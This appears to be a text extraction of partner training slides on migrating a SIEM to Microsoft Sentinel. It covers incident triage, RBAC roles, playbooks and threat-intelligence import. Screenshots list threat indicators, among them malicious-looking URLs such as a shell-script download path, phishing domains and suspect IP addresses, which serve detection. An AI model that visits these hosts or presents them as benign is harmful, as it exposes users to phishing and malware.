Triage.ipynb'. It contains a 'Guided Triage - Incidents' section with a table of contents including 'Notebook initialization', 'Authenticate to Microsoft Sentinel APIs and Select Subscriptions', 'Authenticate to Microsoft Sentinel, TI providers and load Notebooklets', 'Incident Timeline', 'Select Incident to Triage', 'Entity Analysis', 'IP Entity Analysis', 'Domain Entity Analysis', 'User Entity Analysis', 'Host Entity Analysis', and 'Other Entity Analysis'. The notebook also includes sections for 'Data Sources Used', 'Notebook initialization', and 'Notebook configuration'.

Investigate

Use the investigation graph to deeply investigate incidents.

Tips to Expedite triage

- ▶ Understand the scope and identify the root cause
- ▶ Dive deeper into entities
- ▶ Easily see connections across different data sources
- ▶ Expand your investigation scope using built-in exploration queries
- ▶ Use predefined exploration options

From the investigation graph, you can also open workbooks to further support your investigation efforts.

The screenshot shows the Microsoft Sentinel Investigation interface. At the top, it displays the incident details: "APT29-evidence" (Incident), "High Severity", "New Status", and "Unassigned Owner". Below this, the last update time is shown as "5/29/2022, 7:22:01 AM". The main area features an investigation graph with nodes representing entities like "/subscription/resource", "NT AUTHORITY\SYSTEM", "NT AUTHORITY\LOCALSYSTEM", and "CONTOSO\ContosoOc\\$". A red circle highlights the "APT29-evidence" node. To the right of the graph is a sidebar with navigation icons for Timeline, Info, Entities, Insights, and Help. Below the graph, there is a section titled "Azure AD Audit, Activity and Sign-in logs" for the user "adminsoc". It includes a pie chart showing "Login events by result" with 924 successful logins, and a bar chart titled "Count of login types per 4 hours" with data points for "successful login" (928) and "User did not pass the MFA..." (40). On the far right, there is a table titled "successful login locations" listing cities and their counts.

city	Location	Total eve...
Washington	US	678
Springfield	US	80
Matthews	US	68
Alexandria	US	40
Redmond	US	33
Malgrat De Mar	ES	32
London	GB	30
Dallas	US	29
Jaen	ES	29
Amsterdam	NL	28

Respond

Use Microsoft Sentinel automated response capabilities to respond to complex threats and reduce alert fatigue.

Use one of the following options to access playbooks:

- ▶ The Automation > Playbook templates tab
- ▶ The Microsoft Sentinel Content hub
- ▶ The Microsoft Sentinel GitHub repository

The screenshot shows the Microsoft Sentinel Automation blade. The left sidebar includes links for Workbooks, Hunting, Notebooks, Entity behavior, Threat intelligence, and MITRE ATT&CK (Preview). Under Content management, there are links for Content hub (Preview), Repositories (Preview), and Community. Under Configuration, there are Data connectors, Analytics, Watchlist, Automation (which is selected), and Settings. The main area displays automation rules, enabled rules, and enabled playbooks. The 'Playbook templates (Preview)' tab is selected, showing a list of available templates. A detailed view of the 'Incident Assignment Shifts' template is shown on the right, including its trigger type (Microsoft Sentinel) and last update time (7/14/2021, 12:00:00 AM). A 'Create playbook' button is located at the bottom right of the template preview.

The SIEM migration experience



Prerequisites

Splunk

- ▶ A Splunk admin role is required to export all Splunk alerts.
- ▶ Export the historical data from Splunk to the relevant tables in the Log Analytics workspace.

Sentinel

- ▶ This capability requires the **Microsoft Sentinel Contributor** role.
- ▶ Ingest security data previously used in your source SIEM into Microsoft Sentinel. Install and enable out-of-the-box (OOTB) data connectors to match your security monitoring estate from your source SIEM.
 - If the data connectors aren't installed yet, find the relevant solutions in **Content hub**.
 - If no data connector exists, create a custom ingestion pipeline.

Capabilities

- ▶ Translate simple queries with a single data source
- ▶ Review translated query error feedback with edit capability to save time in the detection rule translation process
- ▶ Translated queries feature a completeness status with translation states

Home > Microsoft Sentinel > Microsoft Sentinel

Microsoft Sentinel | Content hub

Selected workspace: 'contoso-sentinel-workspace'

Search Refresh Install/Update Delete + SIEM Migration Guides & Feedback

General

- Overview (Preview)
- Logs
- News & guides
- Search

Threat management

- Incidents
- Workbooks
- Hunting
- Notebooks
- Entity behavior
- Threat intelligence
- MITRE ATT&CK (Preview)

Content management

- Content hub
- Repositories (Preview)
- Community

Configuration

345 Solutions 277 Standalone contents 110 Installed 49 Updates

Search... Status : All Content type : All Support : All Provider : All Category : All Content sources : All

	Content title	Status	Content source
<input type="checkbox"/>	aws Amazon Web Services	FEATURED	Solution
<input type="checkbox"/>	Analytics Health & Audit	FEATURED	Standalone
<input type="checkbox"/>	Azure Activity	FEATURED	Installed
<input type="checkbox"/>	Cisco Umbrella	FEATURED	Solution
<input type="checkbox"/>	DNS Esse...	FEATURED PREVIEW	Solution
<input type="checkbox"/>	Google Cloud Platform...	FEATURED	Installed
<input type="checkbox"/>	Log4j Vulnerability Det...	FEATURED	Installed
<input type="checkbox"/>	Microsoft Defender for...	FEATURED	Installed

Demo

SIEM migration experience in Microsoft Sentinel

Coming up tomorrow...

Module 1: Microsoft Sentinel basic concepts mins

- ▶ Unified SOC
- ▶ Microsoft Cloud Fundamentals
- ▶ Log Analytics Fundamentals
- ▶ High level Architecture Design
- ▶ Sizing and Cost Components
- ▶ Data Collection
- ▶ Multi-cloud Environment
- ▶ Automation /SOAR with Microsoft Sentinel
- ▶ Threat Intelligence
- ▶ MITRE Att&ck
- ▶ Analytical Rules
- ▶ Sentinel Workbooks
- ▶ DevOps – CI/CD Automation

Module 3: Microsoft Sentinel basic concepts

- ▶ Migrating Detection rules
- ▶ Migrating SOAR Automation
- ▶ Migrating historical data
- ▶ Converting dashboards to workbooks
- ▶ Updating SOC Processes
- ▶ The SIEM migration experience

Module 4: Post-migration optimization

- ▶ Permissions in Microsoft Sentinel
- ▶ Integrating Threat Detection
- ▶ Hunt for threats
- ▶ User Entity Behavior Analytics
- ▶ Creating Automation rules
- ▶ Using Playbooks for Automation
- ▶ Investigating incidents

Module 2: Planning the migration

- ▶ Planning your Migration
- ▶ Designing your Microsoft Sentinel workspace architecture
- ▶ Sentinel Cost Calculator
- ▶ Microsoft Sentinel content and solutions
- ▶ Writing Queries using Kusto Query language
- ▶ Creating Threat detection rules

Module 5: Optimizing SOC

- ▶ Streamline work with a unified experience
- ▶ Copilot for Security in the SOC
- ▶ Demo – Unified Platform
- ▶ Multi-customer Management after Migration

Thank you



Microsoft Partner Project Ready

Technical deep dive on

Migrating your SIEM Solution to Microsoft Sentinel

Day 3 of 3
Session 4



 *Fast Lane*

Course Plan and Learning Objectives

Module 1: Microsoft Sentinel basic concepts mins

- ▶ Unified SOC
- ▶ Microsoft Cloud Fundamentals
- ▶ Log Analytics Fundamentals
- ▶ High level Architecture Design
- ▶ Sizing and Cost Components
- ▶ Data Collection
- ▶ Multi-cloud Environment
- ▶ Automation /SOAR with Microsoft Sentinel
- ▶ Threat Intelligence
- ▶ MITRE Att&ck
- ▶ Analytical Rules
- ▶ Sentinel Workbooks
- ▶ DevOps – CI/CD Automation

Module 3: Microsoft Sentinel basic concepts

- ▶ Migrating Detection rules
- ▶ Migrating SOAR Automation
- ▶ Migrating historical data
- ▶ Converting dashboards to workbooks
- ▶ Updating SOC Processes
- ▶ The SIEM migration experience

Module 4: Post-migration optimization

- ▶ Permissions in Microsoft Sentinel
- ▶ Integrating Threat Detection
- ▶ Hunt for threats
- ▶ User Entity Behavior Analytics
- ▶ Creating Automation rules
- ▶ Using Playbooks for Automation
- ▶ Investigating incidents

Module 2: Planning the migration

- ▶ Planning your Migration
- ▶ Designing your Microsoft Sentinel workspace architecture
- ▶ Sentinel Cost Calculator
- ▶ Microsoft Sentinel content and solutions
- ▶ Writing Queries using Kusto Query language
- ▶ Creating Threat detection rules

Module 5: Optimizing SOC

- ▶ Streamline work with a unified experience
- ▶ Copilot for Security in the SOC
- ▶ Demo – Unified Platform
- ▶ Multi-customer Management after Migration



04

Post-migration optimization

Permissions in Microsoft Sentinel



Overview of permissions in Microsoft Sentinel



Use Azure RBAC to create and assign roles in your SecOps team

You can assign Azure RBAC roles:

- ▶ Directly in the Microsoft Sentinel workspace
- ▶ In a subscription
- ▶ To the resource group that the workspace belongs to, which Microsoft Sentinel inherits

Microsoft Sentinel-specific roles

- ▶ Reader
- ▶ Responder
- ▶ Contributor

For best results, these roles should be assigned to the resource group that contains the Microsoft Sentinel workspace

Azure roles and Azure Monitor Log Analytics roles

Azure and Log Analytics Azure RBAC roles are also used to grant a wider set of permissions

Log Analytics roles grant access across all your Log Analytics workspaces:

- ▶ Log Analytics Contributor
- ▶ Log Analytics Reader

Microsoft Sentinel roles and allowed actions

Roles	Create and run playbooks	Create and edit workbooks, analytic rules, and other Microsoft Sentinel resources	Manage incidents such as dismissing and assigning	View data incidents, workbooks, and other Microsoft Sentinel resources
Microsoft Sentinel Reader	No	No	No	Yes
Microsoft Sentinel Responder	No	No	Yes	Yes
Microsoft Sentinel Contributor	No	Yes	Yes	Yes
Microsoft Sentinel Contributor and Logic App Contributor	Yes	Yes	Yes	Yes

Custom roles and advanced Azure RBAC

Custom roles can be created , If the built-in Azure roles don't meet the specific needs of your organization

Custom roles can be assigned to users, groups, and service principals for management-group, subscription, and resource-group scopes

Applications and services use a security identity to access specific Azure resources

- ▶ Custom roles can be created by using the
- ▶ Azure portal
- ▶ Azure PowerShell
- ▶ Azure CLI, or the
- ▶ REST API

There's a limit of 5,000 custom roles per Azure Active directory

Integrating threat Intelligence





How do I Bring Threat Intelligence to Microsoft Sentinel

Integrated Threat Intelligence Platforms




Custom applications via Microsoft Graph Security API



Azure Logic App

TAXII servers




Threat Intelligence Platform

Many organizations use threat intelligence platform (TIP) solutions to aggregate threat indicator feeds from a variety of sources

The Threat Intelligence Platforms data connector allows you to use these solutions to import threat indicators into Microsoft Sentinel

TIP data connector works with the Microsoft Graph Security `tilndicators` API



Obtain an Application ID and Client Secret from your Azure Active Directory

Enable the Threat Intelligence Platforms data connector in Microsoft Sentinel

Input this information into your TIP solution or custom application

Connect to STIX/TAXII threat intelligence feeds

- ▶ The most widely adopted industry standard for the transmission of threat intelligence is a combination of the **STIX data format and the TAXII protocol**
- ▶ Threat indicators from solutions that support the current STIX/TAXII version (2.0 or 2.1), you can use the **Threat Intelligence - TAXII data connector**

Configuration

Configure TAXII servers to stream STIX 2.0 or 2.1 threat indicators to Microsoft Sentinel

You can connect your TAXII servers to Microsoft Sentinel using the built-in TAXII connector. For detailed configuration instructions, see the [full documentation](#).

Enter the following information and select Add to configure your TAXII server.

Friendly name (for server) *

API root URL *

Collection ID *

Username

Password


Import indicators:

All available

Polling frequency

Once an hour

Add



Add indicators in bulk from a CSV or JSON file

The screenshot shows the Microsoft Sentinel Threat intelligence interface. On the left, there's a navigation menu with Threat intelligence selected. The main area displays a list of indicators, including:

- 258 TI alerts
- 9 TI sources

Below this is a search bar and a table of indicators with columns: Name, Values, Types, Source, Confidence, Alerts, Tags, and Threat type. A modal window titled "Import using a file" is open, showing a preview of an indicator for "Microsoft Identified Botnet". The modal includes fields for File format (set to CSV), Indicator type (File indicators), and a note about creating a file from a template. It also has sections for "Download template", "Upload a file" (with a 50MB limit), and "Source". At the bottom, there are "Import" and "Cancel" buttons.

Import using a file

Sentinel allows bulk import of indicators from a flat file. The indicators will make it into your Threat Intelligence Log Analytics table and will also show up in the Threat Intelligence repository of Sentinel.

File format

CSV

Indicator type

File indicators

To ensure compliance with our Threat Intelligence schema, please create your file from the provided template. Once your file is ready, you may upload it below.

Download template

Upload a file

The allowed file size limit is 50MB.

Drag and drop the files
or
Browse for files

Source

(empty input field)

If there are invalid indicators

- Import the valid indicators
- Don't import any indicators

Import

Cancel

Manage file imports

Home > Microsoft Sentinel

Microsoft Sentinel | Threat intelligence ...

Selected workspace: 'cybersecuritysoc'

Search (Ctrl+ /) < Refresh + Add new Import ... Add tags Delete

General

- Overview
- Logs
- News & guides
- Search (Preview)

Threat management

- Incidents
- Workbooks
- Hunting
- Notebooks
- Entity behavior
- Threat intelligence**
- MITRE ATT&CK (Preview)

Content management

TI alerts 258

Import using a file
Manage file imports (highlighted)
Import using TI solutions

demo hunt Type : All Search

Name ↑↓	Values
Microsoft Identified Botnet	[network-traffic:src_ref.value = '192.168.1.100']
Microsoft Identified Botnet	[network-traffic:src_ref.value = '10.200.1.100']
Microsoft Identified Botnet	[network-traffic:src_ref.value = '10.12.191.100']
Microsoft Identified Botnet	[network-traffic:src_ref.value = '10.227.1.100']
ipaddress-ueba	10.25.98.192
Microsoft Identified Malware	, 7860246BA168278DF0530433CD7BD09
Custom Threat Intelligence	013B5F1609DB979519D1C2F0587D1AD1
Microsoft Identified Phishing	https://allprepaid.tailspintoy.com/home
Known suspicious IP	10.89.108.248

Manage file imports

Refresh Delete

The system maintains the status of the file import for 30 days. The actual file is maintained in the system for 24 hours. After 24 hours the file is deleted and the ingested indicators will continue to show in the Threat Intelligence menu.

Search by file name or source		Status : All	Created : All				
Name ↑↓	Source ↑↓	Status ↑↓	Imported ↑↓	Invalid	Total ↑↓	Error report	Created ↑↓
<input type="checkbox"/> MaliciousIPs.csv	Github	🟢 Fully imported	23234	0	23234	--	6/17/2022, 7:03:45 AM
<input type="checkbox"/> CobaltStrike.csv	Github	🟢 Fully imported	9586	0	9586	--	6/17/2022, 7:03:24 AM
<input type="checkbox"/> TorNodes.csv	Github	🟢 Fully imported	8860	0	8860	--	6/17/2022, 7:04:00 AM
<input type="checkbox"/> APTNodes.csv	Github	🟢 Fully imported	634	0	634	--	6/17/2022, 7:03:09 AM
<input type="checkbox"/> APTNodes.csv	Github	🟢 Fully imported	634	0	634	--	6/17/2022, 7:02:48 AM
<input type="checkbox"/> dancevida-com_hostpair_sen...	Microsoft Threat Intelligenc...	🟢 Fully imported	458	0	458	--	7/18/2022, 1:17:33 PM
<input type="checkbox"/> DTI-Article-Franken-phish.csv	Microsoft Threat Intelligenc...	🟢 Fully imported	89	0	89	--	7/19/2022, 2:55:00 PM
<input type="checkbox"/> DTI-Article-Franken-phish.csv	Microsoft Threat Intelligenc...	🟢 Fully imported	89	0	89	--	7/14/2022, 6:09:04 PM
<input type="checkbox"/> DTI-Article-Franken-phish.csv	Microsoft Threat Intelligenc...	🟢 Fully imported	89	0	89	--	7/14/2022, 6:05:27 PM
<input type="checkbox"/> DTI-Article-Franken-phish.csv	Microsoft Threat Intelligenc...	🟢 Fully imported	89	0	89	--	7/13/2022, 9:02:32 PM
<input type="checkbox"/> DTI-Article-17d2262c-1.csv	Microsoft Threat Intelligenc...	⚠️ Partially imported	26	1	27	Download Preview	7/11/2022, 12:26:28 PM
<input type="checkbox"/> DTI-Article-17d2262c-1.csv	Microsoft Threat Intelligenc...	⚠️ Partially imported	26	1	27	Download Preview	7/11/2022, 11:47:59 AM
<input type="checkbox"/> DTI-Article-17d2262c-1.csv	RiskIQ	⚠️ Partially imported	26	1	27	Download Preview	7/11/2022, 11:04:45 AM
<input type="checkbox"/> Residential proxy service 911...	security blog	🟢 Fully imported	8	0	8	--	7/20/2022, 10:48:20 AM
<input type="checkbox"/> sandbox domains.csv	Microsoft sandbox domains	🟢 Fully imported	2	0	2	--	7/20/2022, 10:47:29 AM
<input type="checkbox"/> Poisonivy indicators.json	STIX example	⚠️ Partially imported	21	2	23	Download Preview	7/27/2022, 4:12:07 AM
<input type="checkbox"/> Exchange proxyshell.json	EHLO blog	🟢 Fully imported	42	0	42	--	7/25/2022, 2:18:38 PM

Close

Monitor and manage threat intelligence

- ▶ Create, view, search, filter, sort, and tag all your threat indicators in a single pane
- ▶ Use alert metrics to help understand top threats targeting your organization
- ▶ Use automation playbooks for leading threat intelligence providers to enrich alerts

The screenshot displays a user interface for managing threat intelligence. At the top, there are three summary metrics: '12.8K TI alerts' (with a shield icon), '257.1K TI indicators' (with a line chart icon), and '9 TI sources' (with a cube icon). Below these, a section titled 'Indicators' is shown. It includes a search bar labeled 'Search by Name, Values, Description or Tags' and three filter buttons: 'TYPE : All', 'SOURCE : All', and 'THREAT TYPE : All'. A table lists 15 threat indicators, each with a checkbox, a name, a value, a type, a source, and a confidence score. The first indicator listed is 'IoC - https://www.bankofnedrask...'. The table has columns for 'Name ↑↓', 'Values', 'Types', 'Source ↑↓', and 'Confidence ↑↓'. The 'Source' column shows various providers like Azure Sentinel, SecurityGraph, and others. The 'Confidence' column shows values ranging from 60 to 100.

Name ↑↓	Values	Types	Source ↑↓	Confidence ↑↓
<input type="checkbox"/> IoC - https://www.bankofnedrask...	https://www.bankofnedraska.com/tag?u...	url	Azure Sentinel	100
<input type="checkbox"/> IoC - www.hostpr.co	www.hostpr.co	domain-name	Azure Sentinel	85
<input type="checkbox"/> IoC - 131.45.33.10	131.45.33.10	ipv4-addr	Azure Sentinel	60
<input type="checkbox"/> Custom Threat Intelligence	4EA2A2BFE0AC522DA152D481E34E4FA5...	file	SecurityGraph	100
<input type="checkbox"/> Custom Threat Intelligence	59AE1D57C6199629A77C117B7EF05B7C...	file	SecurityGraph	100
<input type="checkbox"/> Custom Threat Intelligence	1304620C3EBD23A48DA15D7DBE9639D...	file	SecurityGraph	100
<input type="checkbox"/> Custom Threat Intelligence	658A2C2D9F76EF0FC43A4BB8E28427B6...	file	SecurityGraph	100
<input type="checkbox"/> Custom Threat Intelligence	8DE4B273D61AAA7ED76CDE3E1708E2C...	file	SecurityGraph	100
<input type="checkbox"/> Custom Threat Intelligence	4118BFE7CAC599CB88694AF49C34BBD8...	file	SecurityGraph	100
<input type="checkbox"/> Custom Threat Intelligence	E4E759221D3E2DAE9DFC34938576AE38...	file	SecurityGraph	100
<input type="checkbox"/> Custom Threat Intelligence	58A4D8FAE553F59DB84CC35C2A0AE50...	file	SecurityGraph	100
<input type="checkbox"/> Custom Threat Intelligence	A0573D5FB7972A01C65F9A76A3D98F0E...	file	SecurityGraph	100
<input type="checkbox"/> Custom Threat Intelligence	3A51BEF83823D35CB67313FAD6C1471F...	file	SecurityGraph	100
<input type="checkbox"/> Custom Threat Intelligence	F71AD5662CA18FAFC7DF09F989F99038...	file	SecurityGraph	100

Access unified insights with entity profiles

- ▶ Get a complete view of a host or user by bringing together data from multiple sources, including UEBA
- ▶ View timeline information across the most relevant data sources
- ▶ Use Insights to quickly identify activities of interest
- ▶ Customize timeline to tune results and add other data sources
- ▶ Link directly to Microsoft 365 and Microsoft Defender for Cloud where relevant for more information

The screenshot shows the Azure Sentinel Entity Profile interface for the host 'wiretip-dc'. The top navigation bar includes 'Customize', 'Overview', 'Events and alerts over time', and a timeline from 3/26/2020 to 3/27/2020. A red alert bar indicates 3 alerts. The main content area is divided into several sections:

- Identity:** Shows 'wiretip-local' as the DNS Name, 53 Alerts (last 30 days), and 0 Activities. It details the OS type as Windows and OS version as 10.0.
- Log activity (last 30 days):** Displays log activity from 2/24/2020, 3:19:09 PM to 3/25/2020, 4:18:06 PM.
- Logged IP addresses (last 30 days):** Lists two IP addresses: 192.168.15.6 and 52.168.28.56, with their first and last seen times.
- Data Sources:** Includes SecurityEvents, SecurityAlerts, DNSEvents, Heartbeats, and CommonSecurityLog.
- Azure:** Shows Azure subscription name, Azure subscription ID (661ceacd-5731-4780-8f96-2078dd96e996), Resource group (CXE-YANIVSH), and Location.
- Azure Security Center:** Includes 'Learn more' links for Alerts, Recommendations, and Vulnerabilities.
- Microsoft Defender ATP:** Includes 'Learn more' links for Alerts, Recommendations, and Vulnerabilities.

At the bottom is a blue 'Investigate' button.

View your threat indicators in Microsoft Sentinel

Find and view your indicators in Logs

Find and view your indicators in the Threat intelligence page

The screenshot shows the Microsoft Sentinel Threat intelligence page. On the left, there's a navigation sidebar with options like Overview, Logs, News & guides, Content management, Threat management, Configuration, and Settings. The Threat management section is currently selected. In the center, there are three summary metrics: 1.8K TI alerts, 2.3M TI Indicators, and 7 TI sources. Below these are search and filter controls, including a search bar, a 'Type' dropdown set to '2 selected', and filters for Source (All), Threat Type (All), Confidence (All), and Expiring Before (All). A main table lists threat indicators, showing columns for Name, Values, Types, Source, Confidence, and Alerts. One row is highlighted for an 'ipv4-addr Indicator'. To the right of the table, a detailed view of this specific indicator is shown in a card. The card includes fields for Confidence (0), Published (TRUE), Created by (Zehir.sh), Kill Chain Phases, and a note that the data is provided by Microsoft. It also shows geographic data: Organization (Google), Organization type (Internet Service Provider), Carrier (google llc), Continent (North America), and Country (United States).

Name	Values	Types	Source	Confidence	Alerts
ipv4-addr Indicator	1.1.1.1	ip-addr	Azure Sentinel	0	0
Microsoft Identified MaliciousURL	http://15.235.131.10	url	Microsoft Emerging T...	75	0
Microsoft Identified MaliciousURL	http://15.235.131.10/Zehir.sh	url	Microsoft Emerging T...	75	0
Microsoft Identified MaliciousURL	, http://45.148.10.245	Multiple	Microsoft Emerging T...	75	0
Microsoft Identified MaliciousURL	http://103.162.29.212	url	Microsoft Emerging T...	75	0
Microsoft Identified MaliciousURL	, http://194.85.249.9	Multiple	Microsoft Emerging T...	75	0
Microsoft Identified MaliciousURL	, http://194.85.249.9	Multiple	Microsoft Emerging T...	75	0
Microsoft Identified MaliciousURL	SSH-2.0-paramiko_2.1.1	Multiple	Microsoft Emerging T...	75	0
Microsoft Identified MaliciousURL	SSH-2.0-paramiko_2.1.1, htt...	Multiple	Microsoft Emerging T...	75	0
Microsoft Identified MaliciousURL	, http://194.85.249.9	Multiple	Microsoft Emerging T...	75	0
Microsoft Identified MaliciousURL	, http://194.85.249.9	Multiple	Microsoft Emerging T...	75	0
Microsoft Identified MaliciousURL	SSH-2.0-libssh2_1.4.3	Multiple	Microsoft Emerging T...	75	0
Microsoft Identified MaliciousURL	, http://194.85.249.9	Multiple	Microsoft Emerging T...	75	0

Create a new indicator

Home > Microsoft Sentinel

Microsoft Sentinel | Threat intelligence

Selected workspace: 'Contoso'

Search (Ctrl+ /) Refresh Add new Add tags Delete Columns Threat intelligence workbook Guides & Feed

TI alerts: 0 TI indicators: 24.3K TI sources: 3

Search by name, values, description or tags

Type : All Source : All Threat Type : All Confidence : All Valid Until : All

Name ↑	Values	Types	Source	Confidence
ipv4-addr Indicator	88.88.88.88	ipv4-addr	Microsoft Sentinel	43
ipv4-addr Indicator	0.0.0.0	ipv4-addr	Microsoft Sentinel	0
ipv4-addr Indicator	1.1.1.1	ipv4-addr	Microsoft Sentinel	0
ipv4-addr Indicator	0.0.0.0	ipv4-addr	Microsoft Sentinel	0
test-name	0.0.0.0	ipv4-addr	Microsoft Sentinel	25
domain-name Indicator	soc.com	domain-name	Microsoft Sentinel	0
ipv4-addr Indicator	5.199.130.188	ipv4-addr	Microsoft Sentinel	0
phish_url: http://www....	http://www.paypal.email-...	url	test	0
phish_url: http://nao.o...	http://nao.onlinebrformi...	url	test	0
phish_url: https://alph...	https://alphagympark.co...	url	test	0
phish_url: https://deci...	https://decide-bakerbab...	url	test	0
phish_url: http://paypa...	http://paypal-recovery.se...	url	test	0
phish_url: http://payita...	http://payitalpaynepal.c...	url	test	0

< Previous 1 - 100 Next >

New indicator

Types * domain-name

Domain * baddomain.com

Tags + Add

Threat types * attribution

Description malicious domain

Name Malicious domain

Revoked

Confidence 60

Kill chains

Valid from * 07/13/2021

Valid until MM/DD/YYYY

Created by

Apply Cancel

Tag threat indicators

Tagging threat indicators is an easy way to group them together to make them easier to find

Apply a tag to indicators related to a particular incident

Tag threat indicators individually, or multi-select indicators and tag them all at once

The screenshot shows the Microsoft Sentinel Threat intelligence interface. On the left, there's a navigation sidebar with links like Home, Microsoft Sentinel, Overview, Logs, News & guides, Threat management, Incidents, Workbooks, Hunting, Notebooks, Entity behavior, Threat intelligence (which is selected), Configuration, Data connectors, Analytics, Watchlist, Automation, Solutions (Preview), Community, and Settings. The main area displays statistics: 0 TI alerts, 24.3K TI indicators, and 3 TI sources. Below these are search and filter controls (Type: 3 selected, Source: All, Threat Type: All, Confidence: All, Valid Until: All) and a table of threat indicators. The table has columns for Name, Values, Types, Source, and Confidence. Several indicators are listed, including a domain-name indicator for soc.com and various IP and file hash indicators. A modal window titled 'Add tags' is open on the right, showing a list of tags: 'Incident ID: 1234' (with a delete icon) and an 'Add' button. The 'Add' button and the 'Apply' button at the bottom of the modal are highlighted with red boxes.

Add entities to threat intelligence

Threat indicators or Indicators of compromise (IOC):

- ▶ domain name
- ▶ URL
- ▶ File (hash), or
- ▶ IP address (IPv4 and IPv6)

The image shows two screenshots of the Microsoft Sentinel interface. The left screenshot displays the 'Incidents' page with 497 open incidents. The right screenshot shows a detailed view of an investigation for a specific incident, highlighting a 'New' entity (IP address 141.178.71.77) and providing options to 'Investigate' or 'Add to TI'.

Microsoft Sentinel | Incidents

Selected workspace: 'Contoso'

General

- Overview
- Logs
- News & guides
- Search (Preview)

Threat management

- Incidents
- Workbooks
- Hunting
- Notebooks
- Entity behavior
- Threat intelligence
- MITRE ATT&CK (Preview)

Content management

- Content hub (Preview)
- Repositories (Preview)
- Community

Configuration

- Data connectors

497 Open incidents

497 New incidents

0 Active incidents

Open incidents by severity

Severity	Count
High (58)	58
Medium (71)	71
Low (356)	356
Informational (12)	12

Search by ID, title, tags, owner or product

Severity: All

More (3)

Auto-refresh incidents

Severity	Incident ID	Title	Alerts
High	256070	Impossible travel to atypical locat...	2
High	256069	Preview: Multiple alerts possibly r...	14
High	256068	Preview: Crypto-mining activity fol...	2
High	256067	Preview: Multiple alerts possibly r...	5
Low	256061	Failed Attempt to Access Azure Po...	8
Low	256062	Failed Attempt to Access Azure Po...	2
Medium	255981	Sign-in Activity from Suspicious U...	5
High	256066	Preview: Possible multistage attac...	2
Low	255992	Failed Attempt to Access Azure Po...	3
High	256065	Preview: Connection to web page ...	2

< Previous 1 - 50 Next >

View full details Actions

Investigation

Home > Microsoft Sentinel | Incidents > Investigation

Preview: Multiple alerts possibly related to Data Exfiltration activity detected

Incident

New Status Unassigned Owner

Last incident update time: 8/28/2022, 9:30:30 PM

Address: 141.178.71.77

FriendlyName: 141.178.71.77

Timeline

Info

Entities

Insights

Help

141.178.71.77

Anomalous user ac...

'Gosdump' backdo...

Possible compro...

Investigate

Run playbook (Preview)

Create automation rule

Create team (Preview)

View full details Add to TI

Detect threats with threat indicator-based analytics

Microsoft Sentinel **Analytics**, you create **analytics rules** that run on a scheduled basis and generate security alerts

Threat indicators power threat detection analytics rules

Microsoft Sentinel provides a set of built-in rule templates

The screenshot shows the Microsoft Sentinel Analytics Rule creation interface. On the left, there's a sidebar with the title "TI map IP entity to AzureActivity". Below it, there are sections for "Medium Severity" and "Scheduled Rule Type". Under "Description", it says "Identifies a match in AzureActivity from any IP IOC from TI". In the main pane, there's a section titled "Create an analytics rule that will run on your data to detect threats." It includes fields for "Name *" (set to "IP address threat indicators matched to AzureActivity events"), "Description" (set to "Identifies a match in AzureActivity from any IP IOC from TI"), "Tactics" (set to "Impact"), "Severity" (set to "Medium"), and "Status" (set to "Enabled").

Detect threats using matching analytics

(Preview) Microsoft Defender Threat Intelligence An...

Medium Severity	Gallery Content Source	Threat Intelligence Rule Type
-----------------	------------------------	-------------------------------

Description
This rule generates an alert when a Microsoft Defender Threat Intelligence Indicator gets matched with your event logs. The alerts are very high fidelity.

Data sources

- Common Event Format (CEF) via Legacy Agent
 - CommonSecurityLog --
- DNS (Preview)
 - DnsEvents --
 - DnsInventory --
- Syslog
 - Syslog --
- Office 365
 - OfficeActivity (SharePoint) --
 - OfficeActivity (Exchange) --
 - OfficeActivity (Teams) --
- Azure Activity
 - AzureActivity --

Tactics and techniques

- > Lateral Movement (0)
- > Persistence (0)

Template last updated
Mar 14, 2023

Microsoft Sentinel | Analytics

Selected workspace: 'contoso-sentinel-workspace'

